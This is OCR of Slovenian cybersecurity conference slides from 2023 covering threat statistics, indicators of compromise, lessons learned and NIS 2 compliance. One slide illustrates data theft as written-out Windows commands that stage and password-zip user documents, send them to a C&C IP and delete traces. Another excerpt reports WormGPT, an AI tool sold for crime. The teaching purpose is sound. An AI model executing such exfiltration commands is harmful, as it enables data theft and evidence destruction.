

EU SUPPORTS CYBERSECURITY for SMEs THROUGH INVESTMENT AND REGULATION

- The **Cybersecurity Act 2019** promotes the development of EU-wide cybersecurity certification schemes.
- The **NIS2 Directive** will require certain important service operators in the EU to implement security measures and assess cybersecurity risks of suppliers.
- The **Cyber Resilience Act (CRA)** focuses on improving cybersecurity for digital products, requiring strict compliance
- The EU has allocated €10 billion for cybersecurity collaborative actions under the **Horizon Europe** research and innovation programme.
- **InvestEU** supports stronger cybersecurity value chains in Europe, and the **EU Recovery and Resilience Facility** provides additional investments in cybersecurity.
- **The European Year of Skills 2023** will develop new cybersecurity-related initiatives in the area of cyber skills.

Thank you.

Feel free to contact me on

Linkedin: vencel-cserhati

E-mail: vencel.cserhati@huawei.com

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

kontron

Kako se praktično odzvati na spremembe v okolju KV v podjetju?

Uroš Majcen, Direktor za kibernetsko odpornost

1 UVOD

2 STATISTIKA 2023

3 CTI, IOC, CVE, CVSS

4 ORODJA NISO VEČ DOVOLJ

5 KAJ SMO SE NAUČILI V 2023

6 KAJ LAHKO PRIČAKUJEMO V 2024

Attacks always get better; they never get worse

- Da se razumemo:
  - “Better not worse” pomeni, da se napadalci izboljšujejo in z tem napredujejo tudi napadi
- Kdo je to izjavil ?
  - Bruce Schneier
    - https://www.schneier.com/
    - Izjava že iz julija 2009 in še kako drži in to predavanje bo to pokazalo



Nekaj statističnih podatkov okoli kibernetskih napadov

- Ozremo se na 2022 (Vir: Techopedia)
  - Zaznanih je bilo 499 milijonov ransomware napadov
  - Phishing ostaja najbolj splošen tip kibernetskega napada z okoli 3.4 milijarde spam sporočil dnevno
  - Povprečen strošek napada 4.5 m $
  - Zdravstveni sektor je imel največje napade in to že zadnjih 12 let
    - Že zdaj lahko rečemo, da bo 2023 malo drugačen zaradi 0day ranljivosti v Move-IT programski opremi
      - In še ostalo, kot Cisco XE, Citrix, Fortinet…

Nekaj statističnih podatkov okoli kibernetskih napadov: phishing

- Top 10 imen, ki so bila uporabljena v phishing napadih – globalno:
  - LinkedIn (52%)
  - DHL (14%)
  - Google (7%)
  - Microsoft (6%)
  - FedEx (6%)
  - WhatsApp (4%)
  - Amazon (2%)
  - Maersk (1%)
  - AliExpress (0.8%)
  - Apple (0.8%)
- V Sloveniji je to malo drugače, ker imamo: banke, Pošta SI, FURS ter seveda nakupi vinjet itd.

Nekaj statističnih podatkov okoli kibernetski napadov: ranljivosti

› Seveda, št. 1 daleč spredaj je WordPress z vtičniki



Nekaj statističnih podatkov okoli kibernetskih napadov: malware



In seveda, kaj smo v SLO recimo zaznali?

- Phishing > Spearphishing
  - Klasičen način detekcije ni več dovolj
    - Potrebno razumevanje komunikacije in legitimnosti vsebine sporočila in pošiljateljev
  - Še vedno št. 1 vstopna točka za napadalce
- 0day ranljivosti
  - Igra mačke in miši
  - CVSS ni dovolj
    - Razumevanje konteksta
  - Rezultat Log4J: → **SBM: software bill of materials**
  - Ni dovolj samo takojšnje patchiranje ampak je potrebno pogledati ali so ostali kje zapisi zlorab
    - Namenska orodja in izvajanje forenzike

VSTOPNA TOČKA NAPADALCA

Skeniranje javnih storitev

- znane ranljivosti
- 0-day ranljivosti

Socialni inženirning

- phishing
- spear phishing
- whaling
- smishing

CTI, CVE, CVSS, POC

kontron

- Cyber Threat Intelligence (CTI)
- Common Vulnerabilities and Exposures (CVE)
- Common Vulnerability Scoring System (CVSS)
- Proof of Concept (POC)





Vir: https://github.com/mpgn/CVE-2019-19781

ANALIZA PODATKOV

kontron

Proaktivno

IOC (Indicator of Compromise)

- **DOMENA / URL**
  - https://www.jcswcd[.]com/?wd=cqyahznz
- **IP naslov**
  - 201.201.100[.]100
- **Datoteka**
  - Invoice.exe
- **Proces**
  - Csrss.exe
- **MD5 hash**
  - c0202cf6aeab8437c638533d14563d35

Reaktivno

Napadalec kopira celotno mapo “Documents” v Temp mapo

```
/C copy C:\Users\Uporabnik\Documents\* C:\Users\Uporabnik\AppData\Local\Temp\* /y
```

S pomočjo 7zip programa zapakira, skompresira ter zaščiti z geslom celotno vsebino

```
/C c:\PROGRA~3\7-Zip\7z.exe a -tzip -pgeslo123@ -v512k C:\Users\Uporabnik\AppData\Local
\Temp\podatki.zip C:\Users\Uporabnik\AppData\Local\Temp\tmp
```

S pomočjo naložene zlonemerne programske kode pošlje podatke na C&C strežnik

```
/C C:\Users\Uporabnik\AppData\Local\Folder\Malware.exe 201.201.100.100 C:\Users\Uporabnik\AppData
\Local\Temp\podatki.zip
```

Izbriše vse sledi za sabo

```
/C del C:\Users\Uporabnik\AppData\Local\Temp\podatki.zip /f
```

ZGOLJ ORODJA DANES NISO VEČ DOVOLJ

kontron

Living Off The Land napadi (LOTL)

Tool	Used For	Used To	Used By
PowerShell	Versatile scripting language and shell framework for Windows systems	Execute malicious scripts, maintain persistence, and evade detection	LockBit, Vice Society, Royal, BianLian, ALPHV, Black Basta
PsExec	Lightweight command-line tool for executing processes on remote systems	Execute commands or payloads via a temporary Windows service	LockBit, Royal, ALPHV, Play, BlackByte
WMI	Admin feature for accessing and managing Windows system components	Execute malicious commands and payloads remotely	LockBit, Vice Society, Black Basta, Dark Power, Cl0p, BianLian
Mimikatz	Open source tool for Windows security and credential management	Extract credentials from memory and perform privilege escalation	LockBit, Black Basta, Cuba, ALPHV

Vir: https://www.malwarebytes.com/blog/business/2023/04/living-off-the-land-lotl-attacks-detecting-ransomware-gangs-hiding-in-plain-sight

AI napadi

Tech

ChatGPT rival with 'no ethical boundaries' sold on dark web

Europol warns AI tool is 'extremely useful' for cyber criminals

Anthony Cuthbertson • Comments

How to get a better response from ChatGPT or Bard

A ChatGPT-style AI tool with "no ethical boundaries or limitations" is offering hackers a way to perform attacks on a never-before-seen scale, researchers have warned.

Cyber security firm SlashNext observed the generative artificial intelligence WormGPT being marketed on cybercrime forums on the dark web, describing it as a "sophisticated AI model" capable of producing human-like text that can be used in hacking campaigns.

"This tool presents itself as a blackhat alternative to GPT models, designed specifically for malicious activities," the company explained in a blog post.

"WormGPT was allegedly trained on a diverse array of data sources, particularly concentrating on malware-related data."

The researchers conducted tests using WormGPT, instructing it to generate an email intended to pressure an unsuspecting account manager into paying a fraudulent invoice.

Vir: https://www.independent.co.uk/tech/chatgpt-dark-web-wormgpt-hack-b2376627.html

Vloga AI

Večja kot si mislimo, čeprav ni vidno takoj na prvi pogled

- Vloga AI tako za napadalce kot branilce
  - Pri napadalcih:
    - Vsakdo, brez vsakršnega znanja lahko izdela svoj malware z drugačnimi podpisi
    - Oblikovanje spearphishing sporočil
    - Kombiniranje z avtomatiko napadov
  - Pri obrambi:
    - Proces vpeljave AI v obrambo se odvija počasneje kot pri napadalcih
    - Vpeljuje se tako v detekcijo, kot pri recimo počasi pri varnostni analizi kode ali preiskovanju ranljivosti
      - Modeli so tukaj že obstajali v preteklosti: supervised in unsupervised machine learning

KAJ SMO SE NAUČILI V 2023

kontron

1. Supply Chain napadi
   - Oceniti varnostno postavitev svojih dobaviteljev, izvajanje rednih varnostnih revizij
2. Sofisticirani ransomware napadi
   - Redni backupi, robustne zaščite končnih točk, usposabljanje zaposlenih
3. AI in LOTL napadi
   - Vlaganje v orodja in rešitve katere delujejo na principu zaznav obnašanja (Behavioral analytics tools)
4. Ozaveščanje in usposabljanje
   - Izvajanje rednih usposabljanj in simulacij socialnega inženiringa
5. Proaktivno iskanje groženj in odzivanje na incidente
   - Iskanje IOC in groženj še preden se te zgodijo

KAJ LAHKO PRIČAKUJEMO V 2024

1. Advanced Persistent Threats (APTs)
   - Visoka sofisticiranost, dolgoročni cilji in napredne tehnike napadalcev
2. Več napadov preko MFA
   - Napadalci odkrivajo nove načine kako vdreti v standardne tehnologije večfaktorske avtentikacije
3. Kibernetske grožnje za mobilne naprave
   - Premik iz SMS one time password na MFA aplikacije
4. Ransomware-as-a-Service
   - Najbolj izpostavljeni bodo bili zdravstveni, prehranski in energetski sektor

Nekaj praktičnih korakov

- Izvajanje osnovnih korakov
  - Patching, patching, patching
  - Ali vemo kako stojimo?
    - Attack Surface Management
    - Risk Monitoring
    - Vulnerability Scanning
- Vloge in odgovornosti
- NIS 2: seznam dobrih praks

Praktični koraki pri NIS 2 direktivi

kontron

Article 21.2.a

Risk Assessments & Security Policies

- Develop and implement a Cybersecurity policy framework.
- Define roles and responsibilities with regards to Cybersecurity
- Identify and assess the risks posed to the security of the organization's network and information systems
- Develop measures to manage those risks

Article 21.2.b

Incident Management

- Establish procedures for the detection, reporting, and response to incidents
- Develop incident response plans and procedures
- Conduct regular incident response training and testing
- Conduct post-incident analysis and improvement

Article 21.2.c

Business Continuity

- Develop and implement measures (such as a BC plan, Backup processes and Crisis Management) to ensure the continuity of services in the event of an incident
- Conduct regular business continuity testing and training

Article 21.2.d

Supply Chain Security

- Assess the cybersecurity risks to the organization's supply chain
- Implement measures to mitigate those risks
- Conduct regular supply chain risk assessments and testing

Article 21.3.e

System acquisition, development and maintenance

- Conduct regular vulnerability scanning and penetration testing
- Implement measures to mitigate vulnerabilities
- Conduct regular security testing training on cyber security and cyber hygiene

Article 21.2.f

Effectiveness of Security measures

- Have policies and procedures for evaluating the effectiveness of security measures.
- Conduct regular audits and testings

Article 21.2.g

Training & Awareness

- Conduct regular Cybersecurity training
- Follow up training with testing to reenforce learning and establish success and improvement of overall training & awareness program

Article 21.2.h

Encryption

- Use encryption to protect the confidentiality, integrity, and authenticity of data
- Implement secure key management practices
- Conduct regular encryption testing and training

Article 21.2.i

HR Security, Access Control & Asset Management

- Implement security procedures for employees with access to sensitive info
- Conduct regular access control testing and training
- Get an overview of all relevant assets and ensure they are properly utilized and handled

Article 21.2.j

Authentication solutions and Information transfer

- Implement MFA or continuous authentication solutions, voice, video, and text encryption, and encrypted internal emergency communication, when appropriate.

"I'm applying for the Information Security position.
Here is a copy of my resumé, encoded, encrypted and shredded."

kontron

Hvala za pozornost

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

NIS 2 in odpornost na kibernetske grožnje

Smo pripravljeni na izzive?

Igor Mlakar, direktor operative
Smart Com d. o. o.

SMART COM

NIS 2 – Namen in pomembni roki

- Osnovni namen NIS 2 je **pospešiti prizadevanja pri vzpostavljanju višje ravni kibernetske varnosti in odpornosti** v organizacijah Evropske unije.
- 14. 12. 2022 - direktiva (EU) 2022/2555 Evropskega parlamenta in Sveta EU
- 16. 01. 2023 - uveljavitev direktive
- 17. 10. 2024 - rok za prenos v nacionalno zakonodajo (ZinfV-1)
- 17. 04. 2025 - identifikacija bistvenih in pomembnih subjektov

Prehodni roki?

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

NIS 2 – zavezanci

- **Bistveni subjekti (visoko kritična infrastr.)**
- **Pomembni subjekti (drugi kritični sektorji)**

Kriterij velikosti

1. Poštne in kurirske storitve
2. Ravnanje z odpadki
3. Kemijska industrija
4. Prehranska industrija in distribucija
5. Proizvodnja
6. Ponudniki digitalnih storitev
7. Raziskave

1. Energija
2. Promet
3. Bančništvo
4. Infrastruktura finančnega trga
5. Zdravje
6. Oskrba s pitno vodo
7. Ravnanje z odpadnimi vodami
8. Digitalna infrastruktura
9. Upravljanje storitev IKT
10. Javna uprava
11. Vesolje

NIS 2 – obseg

- NIS (Direktiva (EU) 2016/1148 z dne 6. 7. 2016) - ZinfV

  68 zavezancev

  - 49 – izvajalci bistvenih storitev
  - 18 – organi državne uprave
  - 1 – ponudnik digitalnih storitev

- NIS 2 – ZinfV-1 (ocena)

  923 zavezancev

  - 219 – velika podjetja
  - 704 – srednje velika podjetja

Vir: URSIV, 10.10.2023

Poudarek na ključne oskrbne verige

Dobavitelji, ki niso zajeti v področje uporabe NIS 2:

- če subjektu NIS 2 zagotavljajo storitve ali izdelke, ki spadajo v področje uporabe,
- stranka (subjekt NIS 2) dobavitelju naloži minimalno stopnjo kibernetske varnosti.

Dobavitelje v zvezi z NIS 2 ne bodo nadzorovali nacionalni organi, temveč njihovi kupci.

Torej, tudi če organizacija ni neposredno v obsegu, lahko glede na storitev ali sektor stranke, NIS 2 vpliva na njeno poslovanje.

Grožnje (obdobje od 2022-07 do 2023-06)

SMART COM

TRENDI

Na vrhu so izsiljevalski napadi in napadi na razpoložljivost

Phishing predstavlja najbolj pogost vektor napada

Ogroženost podatkov še vedno narašča

Vpliv geopolitike narašča (prirejanje informacij …)

'Cheap Fakes' in manipulacija informacij, ki jo omogoča UI

Povečana grožnja napadov na dobavno verigo – zaposleni kot vstopna točka

...

